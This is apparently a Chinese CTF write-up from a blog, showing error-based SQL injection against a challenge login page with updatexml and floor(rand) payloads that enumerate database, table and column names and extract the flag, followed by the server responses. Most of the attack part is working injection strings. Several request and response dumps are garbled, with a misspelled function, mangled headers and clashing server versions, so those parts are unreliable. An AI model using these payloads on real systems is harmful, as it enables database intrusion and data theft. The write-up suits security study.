下面借助这个注入位置，我们可以进行sql错误注入，我尝试了updatexml 和floor(round)两种方法都可以。

1. updatexml方法。

```
number=0&username=test%00' and updatexml(1,mid((select concat(41, group_concat(column_name) ,41) from information_schema.columns where table_schema=database() ),20,48),1) %23&password=f&submit=Submit+Query|  
https://blog.csdn.net/m0\_37921080
```

数据库执行错误! XPATH syntax error: 'flag,username,password,number41'

https://blog.csdn.net/m0_37921080

以这样的方式注入可以得到库名ctf, 表名 flag, 字段名flag.

然后提取字段内容。

Request	Response
Raw Params Headers Hex POST /1chunqiu/login.php HTTP/1.1 Host: 7e10ba34083047de80c3ce4d0c59a19a7a628fc7f78841d5.game.ichunqiu.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36	Raw Headers Hex HTTP/1.1 200 OK Server: nginx/1.10.2 Content-Type: text/html; charset=UTF-8

```
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,en;q=0.7,es;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.1.34.80:3047/e0903c4ed59019a7a628fcf7f8841d5.game.1chunqiu.com/1chunqiu/login.html
Cookie: ck_pgi=accd99a7e0903c4ed59019a7a628fcf7f8841d5; pgv_pvi=5699825408;
UM_distinctid=162a34083047de0903c4ed59019a7a628fcf7f8841d5; _lvt_162a34083047de0903c4ed59019a7a628fcf7f8841d5=1628624090,152859810,152859810,1528672115;
_Hm_lvt_162a34083047de0903c4ed59019a7a628fcf7f8841d5=1628624090,152859810,152859810,1528672115;
_Hm_lpvt_162a34083047de0903c4ed59019a7a628fcf7f8841d5=1628624090,152859810,152859810,1528672115;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 157

number=@UserName='test%'00' and updateonly(1,(select mid(concat(41, group_concat(flag), 41), 1,51)) from ctf.flag),1)
%23password=fSubmit=Submit+Query
```

```
[www_sun_127.0.0.1] 2019-07-17 11:11:11.919
Content-Type: text/html; charset=utf-8
Content-Length: 76
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Vary: Accept-Encoding

数据流执行错误[XPATH syntax error: 'flag{399d2d91-79c5-407f-8d8b-7d1']
```

注意mid的用法，因为updateXML的报错只有32位，我们通过mid对select结果进行切片截取，以达到显示不同位的效果。
select mid (column_name, 开始位, 长度) from ...。

2. floor(round)报错注入发。

原理方面可以看这篇文章: <https://www.cnblogs.com/litlife/p/8472323.html>

我们先找库名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),database())x from information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Query
```

X-Powered-By: PHP/5.5.9-1ubuntu4.19

数据库执行错误!Duplicate entry 'Octf' for key 'group_key'

得到库名叫做ctf。

类似的得到表名和字段名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat(floor(rand(0)*2),(select table_name from information_schema.tables where table_schema=database() limit 1))x from information_schema.tables group by x)a) ;%23 &password=k&submit=Submit+Query
```

X-Powered-By: PHP/5.5.9-1ubuntu4.19

数据库执行错误!Duplicate entry '0flag' for key 'group_key'

Content-length: 270

```
number=0&username=test%0' and (select 1 from (select count(*),concat(floor(rand(0)*2),(select column_name from information_schema.columns where table_schema=database() limit 1))x from information_schema.tables group by x)a) ;%23 &password=k&submit=Submit+Query
```

数据库执行错误|Duplicate entry '1' for key 'group_key'|

看来表名和字段名都叫做flag。这里我遇到了一个问题，我本想着用group_concat来把结果都显示出来，却发现用了group_concat会导致不再出错，也就不会报错了。我不明白为什么。我在自己的mysql上尝试这种用法。

```
mysql> select 1 from (select count(*),concat( floor(rand(0)*2),(select group_concat(column_name) from information_schema.columns where table_schema = database() limit 1 ))x from information_schema.tables group by x )a;
ERROR 1062 (23000): Duplicate entry 'lid,value' for key '<group_key>'  
mysql> [REDACTED]
```

https://blog.csdn.net/m0_37921080

可以看到是正常报错的，有id和value两个字段，但是在这道题目里就不行了。

另外还要注意的一点是我们的注入语句中不要用0，比如说用 limit 0,1 就会出错。或者用mid的时候参数里面不能带0。

Content-Length: 209

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),(select flag from ctf.flag ))x from information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Queryy
```

https://blog.csdn.net/m0_37921080

X-Powered-By: PHP/7.3.37-lubanlu4.17
Vary: Accept-Encoding

数据库执行错误!Duplicate entry '1flag{d8408ba4-e5e4-4e8b-b93e-c60835c3c8e9}' for key 'group_key'

https://blog.csdn.net/m0_37921080

还要注意一个问题，使用floor(round)进行报错注入，报错只是有一定的概率，所以如果没有报错就多点几次。

还有一点，当我们知道库名，表名，字段名时，就可以直接通过select column_name from data_name.table_name 来进行注入。
在查找table_name 和column_name 的时候就直接用where table_schema = database()来进行大范围查找吧。

关键点：

1. vld的使用一级opcode的了解。
2. 代码审计。
3. sql报错注入。